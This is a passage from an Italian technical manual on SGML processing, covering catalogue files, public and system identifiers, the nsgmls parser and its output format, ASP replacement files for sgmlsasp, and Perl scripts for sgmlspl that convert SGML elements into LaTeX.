in grado di riconoscere le sezioni marcate; si pensi ai navigatori, che pur sapendo interpretare l'HTML, non sono sempre in grado di riconoscere tali particolarità.

249.9 Cataloghi

Nelle sezioni precedenti si è visto che il DTD può essere composto da diversi file fisici nel sistema. Lo stesso preambolo di un sorgente SGML prevede la dichiarazione e l'inclusione di un DTD. È stato mostrato come includere un blocco di DTD esterno, attraverso la dichiarazione e il successivo utilizzo di un'entità parametrica che fa riferimento a un file esterno.

Quando si vogliono utilizzare componenti esterni senza fare riferimento a un file preciso, si possono predisporre dei cataloghi, con i quali si esplicitano questi dettagli riferiti al sistema di cui si dispone effettivamente.

Questo tipo di approccio viene usato tipicamente per due motivi: evitare di dover fare riferimento a un file preciso per il DTD nella dichiarazione del tipo di documento all'inizio del sorgente SGML; includere in modo dinamico le entità standard riferite alle lettere accentate e ai simboli speciali. Per quanto riguarda il secondo problema, si deve tenere presente che l'SGML si astrae dalla piattaforma, quindi, il modo in cui le entità di questo tipo vanno rappresentate dipende da quello che si vuole fare dopo.

249.9.1 Riferimenti esterni

Generalmente, quando si vogliono usare i cataloghi, si possono fare due tipi di riferimenti a componenti esterne: l'identificatore pubblico e l'identificatore di sistema. Seguono quattro esempi significativi a questo proposito: nei primi due si tratta della dichiarazione del tipo di documento '**`HTML`**' e di un'entità parametrica, attraverso un identificatore pubblico (una stringa piuttosto lunga); negli ultimi due si tratta delle stesse dichiarazioni, ma fatte attraverso un identificatore di sistema.

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
```

```
<!ENTITY % ISOlat1 PUBLIC "ISO 8879:1986//ENTITIES Added Latin 1//EN">
```

```
<!DOCTYPE HTML SYSTEM>
```

```
<!ENTITY % ISOlat1 SYSTEM>
```

Si tratta, evidentemente, di due approcci equivalenti, ma che hanno delle conseguenze differenti nell'applicazione pratica. Dalle parole chiave utilizzate, '**`PUBLIC`**' e '**`SYSTEM`**', si può intuire che l'identificatore di sistema è legato alla situazione del sistema, anche se non è obbligatoria l'indicazione immediata del file corrispondente.

L'uso degli identificatori pubblici è quindi una scelta più conveniente, essendo meno vincolata alla piattaforma. Infatti, questi vengono utilizzati prevalentemente per tutto ciò che è già stato standardizzato: i DTD standard e le entità esterne standard.

249.9.2 Il catalogo in pratica

Quando si usano strumenti di analisi ed elaborazione SGML comuni, il catalogo è un file. A seconda degli strumenti utilizzati, potrebbe essere necessario configurare una variabile di ambiente, o usare un'opzione opportuna nella riga di comando, per comunicare a questi la sua posizione.

Il catalogo serve a esplicitare tutte le componenti esterne che non sono state indicate in modo preciso (il nome del file). Si osservi l'esempio seguente:

```
-- Entità standard richiamate attraverso un identificatore di sistema --
-- Sarebbe meglio non usare questo metodo --
ENTITY %ISOlat1            "ISOlat1"
ENTITY %ISOnum             "ISOnum"
ENTITY %ISOdia             "ISOdia"

-- Entità standard richiamate attraverso un identificatore pubblico --
-- Questo tipo di indicazione è preferibile in generale --
PUBLIC "ISO 8879:1986//ENTITIES Added Latin 1//EN"                "ISOlat1"
PUBLIC "ISO 8879:1986//ENTITIES Numeric and Special Graphic//EN"  "ISOnum"
PUBLIC "ISO 8879:1986//ENTITIES Diacritical Marks//EN"            "ISOdia"

-- DTD predefinito per il tipo HTML --
DOCTYPE "HTML"                                  "html32.dtd"

-- Identificatori pubblici per le varie forme dell'HTML 3.2 --
PUBLIC "-//W3C//DTD HTML 3.2//EN"               "html32.dtd"
PUBLIC "-//W3C//DTD HTML 3.2 Draft//EN"         "html32.dtd"
PUBLIC "-//W3C//DTD HTML 3.2 Final//EN"         "html32.dtd"
```

Ogni direttiva dell'esempio occupa una riga e si compone di tre parti, dove l'ultima informazione rappresenta il file da utilizzare per quel particolare tipo di entità, documento o identificatore pubblico.

> Per la precisione, invece che di file, occorrerebbe parlare di identificatore di sistema effettivo, dove questo concetto viene poi definito dallo standard ISO 8879. In generale si tratta di file e questo dovrebbe bastare come primo approccio all'SGML.

Si noti che i commenti sono delimitati da coppie di trattini, '`--`', come si fa all'interno delle istruzioni SGML.

Alcune direttive

`PUBLIC` *identificatore_pubblico identificatore_di_sistema*

Stabilisce l'identificatore di sistema effettivo (il file) corrispondente all'identificatore pubblico indicato. Quando possibile, è preferibile utilizzare gli identificatori pubblici per definire gli oggetti.

`DOCTYPE` *nome identificatore_di_sistema*

Stabilisce l'identificatore di sistema effettivo (il file) corrispondente al nome del tipo di documento indicato. Dal momento che questo nome può fare riferimento a uno tra diversi DTD alternativi (si pensi al caso dell'HTML con le sue versioni), questa dichiarazione serve prevalentemente per stabilire un DTD predefinito nel caso in cui non sia stato specificato un identificatore pubblico nel documento che si elabora.

`ENTITY` *nome identificatore_di_sistema*

Stabilisce l'identificatore di sistema effettivo (il file) corrispondente all'entità generale indicata.

`ENTITY %`*nome identificatore_di_sistema*

Stabilisce l'identificatore di sistema effettivo (il file) corrispondente all'entità parametrica indicata. Si osservi il fatto che il simbolo di percentuale è attaccato al nome dell'entità.

Esempi

Negli esempi seguenti, viene mostrata prima l'istruzione utilizzata nel DTD, o nel preambolo del sorgente SGML, quindi si presenta la direttiva corrispondente, necessaria nel catalogo.

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
```

Si tratta della dichiarazione, all'inizio di un sorgente SGML, dell'utilizzo del DTD '**`HTML`**', definito in base all'identificatore pubblico '**`-//W3C//DTD HTML 3.2 Final//EN`**'. Perché da questo si possa arrivare a identificare un file particolare, occorre che nel catalogo appaia una direttiva come quella seguente:

```
PUBLIC "-//W3C//DTD HTML 3.2 Final//EN"        "html32.dtd"
```

In tal caso, all'identificatore pubblico '**`-//W3C//DTD HTML 3.2 Final//EN`**', viene abbinato il file '`html32.dtd`'.

```
<!DOCTYPE HTML SYSTEM">
```

Si tratta della dichiarazione, all'inizio di un sorgente SGML, dell'utilizzo del DTD '**`HTML`**', utilizzando un identificatore di sistema che non viene precisato in modo effettivo. Perché da questo si possa arrivare a identificare un file particolare, occorre che nel catalogo appaia una direttiva come quella seguente:

```
DOCTYPE HTML           "html32.dtd"
```

In tal caso, all'identificatore di sistema '**`HTML`**', viene abbinato il file '`html32.dtd`' (l'identificatore di sistema effettivo).

```
<!ENTITY % ISOlat1 PUBLIC "ISO 8879:1986//ENTITIES Added Latin 1//EN">
```

All'interno del DTD, dichiara l'entità parametrica '**`ISOlat1`**' definita secondo l'identificatore pubblico '**`ISO 8879:1986//ENTITIES Added Latin 1//EN`**'. Perché da questo si possa arrivare a identificare un file particolare, occorre che nel catalogo appaia una direttiva simile a una delle due mostrate di seguito:

```
PUBLIC "ISO 8879:1986//ENTITIES Added Latin 1//EN" "ISOlat1.latex"
```

```
ENTITY %ISOlat1 "ISOlat1.latex"
```

Nel primo caso, all'identificatore pubblico '**`ISO 8879:1986//ENTITIES Added Latin 1//EN`**', viene abbinato il file '`ISOlat1.latex`'; nel secondo, si specifica direttamente che l'entità parametrica '**`ISOlat1`**' corrisponde al contenuto del file '`ISOlat1.latex`'.

```
<!ENTITY % ISOlat1 SYSTEM>
```

Nel DTD, viene dichiarata l'entità parametrica '**`ISOlat1`**', utilizzando un identificatore di sistema che non viene precisato in modo effettivo. Perché da questo si possa arrivare a identificare un file particolare, occorre necessariamente che nel catalogo appaia una direttiva come quella seguente, dal momento che non è possibile fare riferimento a un identificatore pubblico:

```
ENTITY %ISOlat1          "ISOlat1.latex"
```

In questo modo si definisce l'identificatore di sistema effettivo dell'entità parametrica '**`ISOlat1`**', facendola corrispondere al file '`ISOlat1.latex`' (l'identificatore di sistema effettivo).

249.10 Riferimenti

- C. M. Sperberg-McQueen, Lou Burnard, *Guidelines for Electronic Text Encoding and Interchange (TEI P3)*, in particolare il secondo capitolo: *A gentle introduction to SGML*

  <*http://etext.virginia.edu/TEI.html*>

- *The SGML Newsletter*

  <*http://architag.com/tag/*>

- *The SGML/XML Web Page*

  <*http://www.oasis-open.org/cover/*>

- *The SGML Centre*

  <*http://www.sgml.u-net.com/*>

Elaborazione SGML

L'elaborazione SGML si compone fondamentalmente di un programma in grado di verificare la correttezza formale di un sorgente SGML in base al suo DTD. Questo tipo di programma è l'analizzatore SGML (*SGML parser*) e il suo compito si estende frequentemente alla generazione di un risultato intermedio, pronto per una rielaborazione successiva, normalmente attraverso un sistema di composizione tipografica.

L'elaborazione successiva richiede strumenti specifici, ma per le situazioni più semplici, dove basta rimpiazzare un marcatore con una codifica equivalente adatta a un programma di composizione tipografica particolare, si è utilizzato in passato il cosiddetto ASP: *Amsterdam SGML parser*.

L'utilizzo di un analizzatore SGML, precisamente il pacchetto SP con il programma '**`nsgmls`**', è una cosa consueta e attuale, mentre l'utilizzo di un analizzatore ASP può considerarsi una tecnica obsoleta. Tuttavia, l'abbinamento di '**`nsgmls`**' e '**`sgmlsasp`**' (il secondo è un analizzatore ASP) è un metodo semplice e pratico per costruire i propri strumenti SGML, quando non si vuole utilizzare quello che è già a disposizione.

In sostituzione di '**`sgmlsasp`**' si può utilizzare anche il pacchetto SGMLSpm, il quale si compone di una serie di moduli Perl e in particolare fornisce il programma '**`sgmlspl`**', che svolge un compito simile a quello di un analizzatore ASP.

250.1 SP

SP è il pacchetto di analisi SGML di James Clark. Si tratta dello strumento fondamentale, ed è disponibile anche su piattaforme differenti dallo Unix. In passato, al posto di SP, era disponibile il pacchetto Sgmls che comunque non era compatibile con molte caratteristiche particolari dell'SGML.

Il pacchetto SP contiene il programma '**`nsgmls`**', assieme a una serie di DTD di esempio. Il programma '**`nsgmls`**' è tutto quello che serve per convalidare un file SGML con il suo DTD e per generare un risultato intermedio analizzabile automaticamente attraverso '**`sgmlsasp`**', un accessorio del vecchio pacchetto Sgmls, o in alternativa attraverso '**`sgmlspl`**', del pacchetto SGMLSpm.

250.1.1 $ nsgmls

`nsgmls` [*opzioni*] [*identificatore_di_sistema*]...

'**`nsgmls`**' utilizza lo standard input, oppure i file indicati in coda alla riga di comando (gli identificatori di sistema), per analizzarne il contenuto secondo l'SGML ed eventualmente per generare un output pre-elaborato.

Gli errori vengono segnalati attraverso lo standard error, mentre il risultato dell'elaborazione viene emesso attraverso lo standard output.

Alcune opzioni

`-c` *identificatore_di_sistema*

Permette di specificare l'utilizzo di un catalogo, rappresentato dal file indicato come argomento dell'opzione. Questa opzione può essere specificata più volte, per richiedere l'utilizzo di più cataloghi. Se nella stessa directory del file del documento analizzato esiste un file

denominato '`catalog`', questo viene aggiunto in coda ai cataloghi letti attraverso questa opzione. Inoltre, se esiste la variabile di ambiente '**`SGML_CATALOG_FILES`**', l'elenco dei cataloghi in essa contenuti viene aggiunto in coda a tutti gli altri.

`-D` *directory*

Permette di definire una directory da utilizzare per la ricerca di file specificati negli identificatori di sistema. Sono ammissibili più opzioni '**`-D`**'. Se esiste la variabile di ambiente '**`SGML_SEARCH_PATH`**', l'elenco di directory che questa contiene viene aggiunto in coda a quello definito attraverso l'opzione '**`-D`**'.

`-E` *n_massimo_errori*

Permette di stabilire il numero massimo di errori, dopo il quale '**`nsgmls`**' termina l'analisi. Il valore predefinito è 200.

`-i`*nome*

Permette di definire un'entità parametrica, con il nome indicato, contenente la stringa '**`INCLUDE`**'. In pratica ciò che nel DTD dovrebbe essere definito con l'istruzione '**`<!ENTITY %`** *nome* **`"INCLUDE">`**'. Questa dichiarazione prende la precedenza su un'altra dichiarazione della stessa entità fatta in qualunque altra posizione; il suo scopo è quello di facilitare la gestione delle sezioni marcate da includere in modo condizionato.

In pratica, si definiscono nel DTD solo entità parametriche di questo tipo con il valore '**`IGNORE`**', con le quali si delimitano parti di testo attraverso l'uso di sezioni marcate. Quindi, quando si vogliono includere quelle porzioni di testo, si può utilizzare questa opzione, anche più volte, per fare sì che le entità parametriche desiderate contengano invece la parola chiave '**`INCLUDE`**'.

`-s`

Sopprime l'emissione dell'output intermedio. In questo modo si limita a emettere le segnalazioni di errori attraverso lo standard error.

`-p`

Analizza solo il prologo, in pratica il DTD, ignorando il documento. Ciò implica, di fatto, l'uso dell'opzione '**`-s`**'.

Esempi

```
$ nsgmls -s -c ~/catalogo
```

Si limita a convalidare il contenuto del documento proveniente dallo standard input, avvalendosi del catalogo contenuto del file '`~/catalogo`'.

```
$ nsgmls -c ~/catalogo
```

Convalida il contenuto del documento proveniente dallo standard input, avvalendosi del catalogo contenuto del file '`~/catalogo`', generando anche il documento rielaborato opportunamente.

```
$ nsgmls -i annotazioni -c ~/catalogo
```

Come nell'esempio precedente, ma in più dichiara l'entità parametrica '**`annotazioni`**' contenente la parola chiave '**`INCLUDE`**'.

250.1.2 Variabili di ambiente

Ci sono due variabili di ambiente a cui è sensibile '**nsgmls**': '**SGML_SEARCH_PATH**' e '**SGML_CATALOG_FILES**'. Entrambe servono a contenere l'indicazione di un elenco di percorsi, separati attraverso i soliti due punti ('**:**').

La variabile '**SGML_SEARCH_PATH**' serve ad aggiungere altre directory a quelle che possono essere definite attraverso l'opzione '**-D**', per la ricerca di file corrispondenti agli identificatori di sistema.

La variabile '**SGML_CATALOG_FILES**' serve ad aggiungere altri cataloghi (indicati con il loro percorso assoluto) a quelli che possono essere definiti attraverso l'opzione '**-c**'.

Queste due variabili possono essere molto importanti quando si devono fornire queste indicazioni, senza avere il controllo diretto sul comando di avvio dell'eseguibile '**nsgmls**'. In pratica, quando si installano strumenti SGML che si avvalgono di SP e c'è la necessità di indicare dove si trova il file del catalogo, oppure dove si trovano gli altri file, la modifica di queste variabili può essere l'unica soluzione.

250.1.3 Formato dell'output

Il risultato dell'output dell'elaborazione di un file SGML attraverso '**nsgmls**' è composto da una serie di righe di testo, di lunghezza variabile, precedute da un carattere nella prima colonna che ne definisce il significato.

In pratica, ogni riga inizia necessariamente con un codice composto da un solo carattere di «comando», e subito dopo, senza spazi aggiuntivi, inizia il contenuto di uno o più argomenti, a seconda del comando, separati da un solo carattere spazio. L'ultimo argomento (che potrebbe anche essere l'unico) può contenere spazi.

Gli «argomenti» di questi comandi possono contenere delle sequenze di escape:

- '`\\`'

  rappresenta una singola barra obliqua inversa ('`\`');

- '**`\n`**'

  rappresenta la fine di una riga (*record end*), secondo la logica di SGML;

- '`\|`'

  viene usato per delimitare (all'inizio e alla fine) le entità di tipo '**SDATA**', dopo che queste sono state espanse regolarmente;

- '`\`*nnn*'

  rappresenta un carattere particolare attraverso il suo codice ottale;

Alcuni comandi

'**nsgmls**' prevede un numero molto grande di caratteri di comando per distinguere il contenuto delle righe del risultato dell'elaborazione. Qui ne vengono mostrati solo alcuni, i più comuni. Gli altri sono descritti dettagliatamente nella pagina di manuale *nsgmls(1)*.

(*identificatore_generico*

Una parentesi aperta rappresenta l'inizio di un elemento, nominato subito dopo (l'identificatore generico). Se questo elemento dovesse avere attributi, verrebbero rappresentati prima, attraverso i comandi '**A**'.

) *identificatore_generico*

Una parentesi chiusa rappresenta la fine di un elemento, nominato subito dopo (l'identificatore generico).

A*nome_attributo valore*

Specifica un attributo per il prossimo elemento. Se l'elemento possiede più attributi, si utilizzano altrettanti record di tipo '**A**'.

Il valore assegnato all'attributo si può articolare in più componenti, che qui non vengono descritte.

C

Questa lettera, che appare da sola alla fine dell'output di '**nsgmls**', rappresenta che il contenuto del file sorgente è corretto.

Esempi

Di seguito vengono descritti alcuni esempi, rappresentati da pezzi dell'output di '**nsgmls**'.

```
(HTML
(HEAD
(TITLE
-Introduzione all'SGML
)TITLE
)HEAD
(BODY
...
)BODY
)HTML
```

Quello che si vede sopra, rappresenta lo schema fondamentale di ciò che si può ottenere analizzando un file HTML. Si può osservare l'apertura e la chiusura dei vari elementi ('**HTML**', '**HEAD**', '**TITLE**', '**HEAD**', '**BODY**'). I puntini di sospensione rappresentano solo l'interruzione e la ripresa della visualizzazione dell'output.

```
(P
-Ciao,\ncome stai?\nIo bene; e tu?
)P
```

Rappresenta un elemento '**P**' contenente una frase, divisa in vari punti dal codice '**\n**', che rappresenta la fine della riga (*record end*) secondo SGML.

```
ANAME IMPLIED
AHREF CDATA indice.html
AREL IMPLIED
AREV IMPLIED
ATITLE IMPLIED
(A
-Indice generale
)A
```

Rappresenta un elemento '**A**', contenente la frase «Indice generale», e una serie di attributi: '**NAME**', '**HREF**', '**REL**', '**REV**' e '**TITLE**'.

```
C
```

Alla fine dell'output, il carattere di comando '**C**' rappresenta il buon fine dell'elaborazione.

250.2 Sgmls

Il pacchetto Sgmls è stato il predecessore di SP. Questo forniva il programma '**`sgmls`**', il cui funzionamento è analogo a '**`nsgmls`**' anche se meno completo, e '**`sgmlsasp`**', un analizzatore ASP utile ancora adesso in quanto abbinabile all'output di '**`nsgmls`**'.

250.2.1 $ sgmlsasp

`sgmlsasp` *file_di_rimpiazzo*...

'**`sgmlsasp`**' elabora lo standard input, in base al contenuto di uno o più file specificati come argomenti. Lo standard input deve essere compatibile con il formato standard di '**`sgmls`**' e di '**`nsgmls`**', mentre i file di rimpiazzo devono rispettare il formato ASP (*Amsterdam SGML parser*). Il risultato viene emesso attraverso lo standard output.

'**`sgmlsasp`**' è in grado di elaborare solo alcuni dei comandi contenuti nei record dell'output di '**`nsgmls`**', cosa che limita in parte le funzionalità utilizzabili con l'SGML.

250.2.2 File di rimpiazzo

Il file di rimpiazzo, secondo lo standard ASP, permette di sostituire i marcatori riferiti alle entità con delle stringhe che si presume siano utili per l'elaborazione successiva del testo. Questo file può contenere dei commenti, preceduti dal simbolo di percentuale e terminati dalla fine della riga del file. Le righe bianche e quelle vuote vengono ignorate.

Le direttive si compongono di due soli elementi: il marcatore di apertura o di chiusura e la stringa da utilizzare per il rimpiazzo. Si osservi l'esempio seguente:

```
<titolo>        +       "\n\\section{"
</titolo>               "}"                     +
```

In questo modo, si dichiara di voler sostituire il marcatore '**`<titolo>`**' con la stringa '**`\n\\section{`**', mentre il marcatore '**`</titolo>`**' va sostituito con la stringa '**`}`**'. Come può intuire chi conosce LaTeX, si vuole sostituire all'elemento '**`titolo`**' l'ambiente '**`\section{}`**' di LaTeX.

La stringa usata per il rimpiazzo può contenere delle sequenze di escape. Per la precisione può trattarsi di:

- '**`\\`**'

  rappresenta una singola barra obliqua inversa ('`\`');

- '**`\"`**'

  rappresenta un apice doppio con valore letterale;

- '**`\[`**'

  rappresenta una parentesi quadra aperta con valore letterale;

- '**`\]`**'

  rappresenta una parentesi quadra chiusa con valore letterale;

- '**`\n`**'

  rappresenta un'interruzione di riga (*newline*).

Pertanto, la stringa di rimpiazzo vista nell'esempio, va letta come: '*newline* **\section{**'.

All'inizio e alla fine della stringa di rimpiazzo può apparire il segno '**+**'. Se è presente, significa che in quel punto si richiede espressamente l'aggiunta di un'interruzione di riga. Se una stringa di rimpiazzo termina con un '**+**' e subito dopo si deve inserire un'altra stringa di rimpiazzo che è preceduta da un altro '**+**', si ottiene comunque una sola interruzione di riga, perché il secondo '**+**' si limita a confermarla.

Una stringa di rimpiazzo può apparire su più righe, come nell'esempio seguente:

```
<relazione>     +       "\\documentstyle{article}\n"
                        "\\begin{document}"     +

</relazione>    +       "\\end{document}"       +
```

Quando un elemento prevede degli attributi, il contenuto di questi può essere inserito nella stringa di rimpiazzo utilizzando la notazione '**[***nome_attributo* **]**', dove le parentesi quadre servono a delimitare questo nome, che in particolare va indicato con caratteri maiuscoli.

```
<etichetta>             "\\label{[ID]}"
</etichetta>
```

L'esempio mostra la sostituzione del marcatore '**<etichetta id=**...**>**' con la stringa '**\label{**...**}**', dove i puntini di sospensione rappresentano il valore dell'attributo '**ID**'.

250.3 SGMLSpm

SGMLSpm è un pacchetto che si compone di moduli e programmi Perl, per la gestione dell'output generato da '**nsgmls**' (SP). Il modo più semplice per sfruttare le funzionalità di questo pacchetto è quello di utilizzare direttamente il programma '**sgmlspl**', scritto ovviamente in Perl, con cui è sufficiente predisporre un file simile a quello utilizzato per la sostituzione ASP.

Qui viene mostrato soltanto il funzionamento di '**sgmlspl**', ma il lettore tenga presente che il pacchetto SGMLSpm offre molte possibilità in più, se si vuole programmare in Perl allo scopo di elaborare l'SGML.

250.3.1 $ sgmlspl

sgmlspl *script* [*opzione_script*]... < *file_sp* > *file_elaborato*

'**sgmlspl**' elabora quanto riceve dallo standard input generando un risultato che emette attraverso lo standard output, utilizzando le specifiche indicate nel file che deve essere indicato come primo e unico argomento, che in pratica è uno script di '**sgmlspl**' stesso.

In questo senso, eventuali argomenti successivi vengono passati direttamente allo script.

In pratica, lo standard input deve corrispondere al risultato emesso dall'analizzatore SP ('**nsgmls**') e il file delle specifiche è un pezzo di programma Perl, scritto sfruttando le caratteristiche di SGMLSpm. È il file delle specifiche che stabilisce il modo in cui i marcatori degli elementi SGML vengono trasformati nel risultato finale.

250.3.2 File con le specifiche di sostituzione

Rispetto al meccanismo di rimpiazzo utilizzato da ASP, in questo caso si devono scrivere delle righe di codice Perl abbinate agli eventi che interessano, riferiti all'analisi del file generato da SP. Volendo, oltre a distinguere i marcatori di apertura e di chiusura degli elementi, si possono individuare anche le stringhe SDATA e altri componenti di utilizzo meno frequente. Tenendo conto che il pacchetto SGMLSpm è accompagnato da una buona documentazione, qui viene mostrato semplicemente come gestire la sostituzione dei marcatori che delimitano gli elementi SGML.

Come accennato, il file per la sostituzione (ovvero il file delle specifiche) è scritto in Perl e, in particolare, tutto è visto in forma di reazione al verificarsi di un evento:

```
sgml( evento, funzione_da_eseguire );
```

Quello appena mostrato è lo schema generale delle istruzioni da utilizzare per descrivere ciò che deve fare '**`sgmlspl`**' quando si verifica l'evento specificato nel primo argomento. In pratica, quando si verifica, viene eseguita la funzione del secondo argomento.

L'evento viene specificato in forma di stringa, dove in particolare la forma '**`<ELEMENTO>`**' rappresenta l'incontro del marcatore di apertura dell'elemento '**`ELEMENTO`**' e, conseguentemente, '**`</ELEMENTO>`**' rappresenta il marcatore di chiusura. Naturalmente, '**`sgmlspl`**' è in grado di intercettare molti altri tipi di eventi, che comunque non vengono mostrati qui.

> È importante tenere presente che gli eventi che identificano i marcatori di apertura e di chiusura degli elementi SGML, devono essere indicati nella loro forma «normalizzata» secondo l'SGML. In pratica, questo significa che in generale devono essere annotati utilizzando esclusivamente lettere maiuscole.

La funzione indicata come secondo argomento può essere semplicemente una stringa, intendendo che questa rappresenti ciò che si vuole emettere al posto dell'evento che si è manifestato, oppure una funzione (eventualmente un puntatore a una funzione dichiarata altrove), che probabilmente si occuperà di generare un qualche tipo di output.

Generalmente, all'interno delle funzioni da abbinare agli eventi si utilizza la subroutine '**`output`**' per emettere dell'output, secondo quanto prescritto dalla documentazione di SGMLSpm.

Il passaggio degli attributi contenuti eventualmente nei marcatori di apertura degli elementi SGML, non è così intuitivo come avviene nella sintassi ASP. In questo caso occorre considerare che la funzione indicata come secondo argomento riceve degli argomenti in forma di oggetti, da cui possono essere estratte le informazioni sugli attributi SGML.

Si passa alla dimostrazione di alcuni esempi che dovrebbero essere sufficienti per mostrare l'utilizzo essenziale del file delle specifiche di sostituzione per '**`sgmlspl`**'.

Esempi

```
sgml( '<RELAZIONE>', "\n\\documentstyle{article}\n\\begin{document}\n" );
sgml( '</RELAZIONE>', "\n\\end{document}\n");
```

Questa è la situazione più semplice, in cui ci si limita a sostituire i marcatori con una stringa conveniente (in questo caso si tratta di istruzioni LaTeX). Si osservi il fatto che le istruzioni terminano con il punto e virgola; inoltre si utilizza la sequenza '**`\n`**' per indicare l'inserimento di un codice di interruzione di riga.

```
sgml( '<RELAZIONE>', sub {
    output "\n\\documentstyle{article}";
    output "\n\\begin{document}\n";
```

```
});
sgml( '</RELAZIONE>', sub {
    output "\n\\end{document}\n";
});
```

In questo caso, si vuole ottenere lo stesso risultato dell'esempio precedente, con la differenza che nel secondo argomento si indica effettivamente una funzione (senza nome), il cui scopo è semplicemente quello di emettere le stesse stringhe già viste precedentemente, attraverso la subroutine '**`output`**'.

```
sub relazione_apertura {
    output "\n\\documentstyle{article}";
    output "\n\\begin{document}\n";
});

sgml( '<RELAZIONE>', \&relazione_apertura );
```

Questa rappresenta un'altra variante dell'esempio iniziale, in cui, per il marcatore di apertura, si fa riferimento a una subroutine esterna, indicata attraverso un puntatore alla stessa.

```
sgml( '<ETICHETTA>', sub{
    my ($elemento,$evento) = @_;
    my $id = $elemento->attribute('ID')->value;
    output "\\label{$id}";
});
sgml( '</ETICHETTA>', '' );
```

Questo esempio mostra il caso di un elemento SGML che prevede l'attributo '**`ID`**' nel marcatore di apertura. Per estrarre il valore di questo attributo occorre agire come si vede: si distinguono gli argomenti della funzione dichiarando due variabili private corrispondenti, '**`my ($elemento,$evento) = @_;`**', quindi si ottiene l'attributo richiesto dall'oggetto a cui fa riferimento la variabile '**`$elemento`**': '**`$elemento->attribute('ID')->value`**'. Quello che si ottiene viene conservato nella variabile '**`$id`**', che poi viene inserita nella stringa emessa attraverso la subroutine '**`output`**'.

In questo caso, il marcatore di chiusura dell'elemento viene rimpiazzato semplicemente con una stringa nulla.

```
sgml( '<IMMAGINE>', sub{
    my ($elemento,$evento) = @_;
    my $file = $elemento->attribute('FILE')->value;
    my $altezza = $elemento->attribute('ALTEZZA')->value;
    output "\n\\begin{center}\n";
    output "\\epsfig{file=$file,height=$altezza,angle=0}\n";
    output "\\end{center}\n";
});
sgml( '</IMMAGINE>', '' );
```

Quello che si vede è un esempio simile a quello precedente, con la differenza che gli attributi da estrarre sono due.

```
sgml('<LIST>', sub {
  my ($element,$event) = @_;
  my $type = $element->attribute('TYPE')->value;

  if ($type eq 'ORDERED') {
    output "\\begin{enumerate}\n";
  } elsif ($type eq 'UNORDERED') {
    output "\\begin{itemize}\n";
  } else {
    die "Bad TYPE '$type' for element LIST at line " .
      $event->line . " in " . $event->file . "\n";
  }
});
```

Questo esempio proviene dalla documentazione di SGMLSpm e mostra in che modo modificare il risultato della trasformazione in base al contenuto degli attributi di un elemento SGML.

250.3.3 Scheletro pronto con skel.pl

Da quanto è stato mostrato, si intende che la realizzazione di uno script con le specifiche di sostituzione per l'uso con '**`sgmlspl`**' non rappresenta un problema. Tuttavia, assieme alla documentazione di SGMLSpm si trova uno script speciale per '**`sgmlspl`**' che aiuta nella sua realizzazione iniziale. Si tratta di '**`skel.pl`**':

```
sgmlspl skel.pl < file_sp > scheletro_script_sgmlspl
```

Come si vede, si deve partire da un risultato generato da SP; da questo si ottiene uno scheletro per la realizzazione del proprio script di '**`sgmlspl`**'. In generale si tratta di qualcosa simile all'esempio seguente:

```
########################################################################
# SGMLSPL script produced automatically by the script sgmlspl.pl
#
# Document Type: SGMLTEXI
# Edited by:
########################################################################

use SGMLS;                      # Use the SGMLS package.
use SGMLS::Output;              # Use stack-based output.

#
# Document Handlers.
#
sgml('start', sub {});
sgml('end', sub {});

#
# Element Handlers.
#

# Element: SGMLTEXI
sgml('<SGMLTEXI>', "");
sgml('</SGMLTEXI>', "");

# Element: HEAD
sgml('<HEAD>', "");
sgml('</HEAD>', "");

# Element: ADMIN
sgml('<ADMIN>', "");
sgml('</ADMIN>', "");

#...

#
# Default handlers (uncomment these if needed).  Right now, these are set
# up to gag on any unrecognised elements, sdata, processing-instructions,
# or entities.
#
# sgml('start_element',sub { die "Unknown element: " . $_[0]->name; });
# sgml('end_element','');
# sgml('cdata',sub { output $_[0]; });
# sgml('sdata',sub { die "Unknown SDATA: " . $_[0]; });
# sgml('re',"\n");
# sgml('pi',sub { die "Unknown processing instruction: " . $_[0]; });
# sgml('entity',sub { die "Unknown external entity: " . $_[0]->name; });
# sgml('start_subdoc',sub { die "Unknown subdoc entity: " . $_[0]->name; });
# sgml('end_subdoc','');
# sgml('conforming','');

1;
```

250.3.4 Ridirezione dell'output e altre sofisticazioni

Uno script per '**sgmlspl**' è in realtà uno script Perl. In questo senso si possono dichiarare variabili globali e funzioni aggiuntive. Questo consente di accumulare dei dati e di emetterli solo quando tutte le informazioni necessarie sono state ricevute, in un ordine differente rispetto alla struttura del sorgente SGML.

Per migliorare questa possibilità, è consentita la ridirezione del flusso generato attraverso funzione '**output()**', in modo da poterlo ripescare al momento del bisogno. Prima di vedere come funziona questa cosa, si pensi a un problema tipico: si vuole accumulare in qualche modo l'informazione contenuta nell'elemento '**titolo**', in modo da poterla emettere nel momento appropriato.

In generale, si riesce a intercettare il marcatore di apertura e quello di chiusura dell'elemento, senza poter «afferrare» il testo contenuto. Più o meno nel modo seguente:

```
sgml('<TITOLO>', sub{
    output "\n\\section{";
});
sgml('</TITOLO>', sub{
    output "}";
});
```

Ma quel titolo potrebbe servire per qualche motivo. Ecco come si risolve il problema:

```
sgml('<TITOLO>', sub{
    output "\n\\section{";
    push_output('string');
});
sgml('</TITOLO>', sub{
    $titolo = pop_output;
    output "$titolo}";
});
```

Attraverso l'istruzione '**push_output('string')**' viene ridiretto temporaneamente tutto il flusso verso una stringa indefinita (verrà chiarito meglio tra poco); successivamente viene prelevato il testo accumulato con l'istruzione '**pop_output**', inserendolo nella variabile '**$titolo**'. Infine, il testo accumulato viene anche emesso nuovamente attraverso la funzione '**output()**'.

Ecco come si presenta la sintassi di queste due istruzioni:

push_output(*tipo* [, *file*])
pop_output

In pratica, la funzione '**push_output()**' ridirige il flusso generato dalla funzione '**output()**' (che viene usata anche internamente a '**sgmlspl**'. Questo flusso può essere ridiretto verso oggetti differenti, identificati da una parola chiave che va indicata come primo argomento, come si vede nella tabella 250.1.

Tabella 250.1. Tipi di ridirezione della funzione '**push_output()**'.

Tipo	Descrizione
'handle'	Ridirige verso un flusso aperto (*file handle* indicato nel secondo argomento.
'file'	Ridirige verso un file che viene creato per l'occasione.
'append'	Ridirige aggiungendo a un file esistente.
'pipe'	Ridirige inviando allo standard input del comando indicato.
'string'	Ridirige in un'area temporanea.
'nul'	Perde l'output.

La ridirezione verso un flusso di file già aperto, verso un file e verso una pipeline è un concetto

abbastanza intuitivo. In questi casi il secondo argomento indica il flusso, il file o il comando a cui si ridirige. Per esempio:

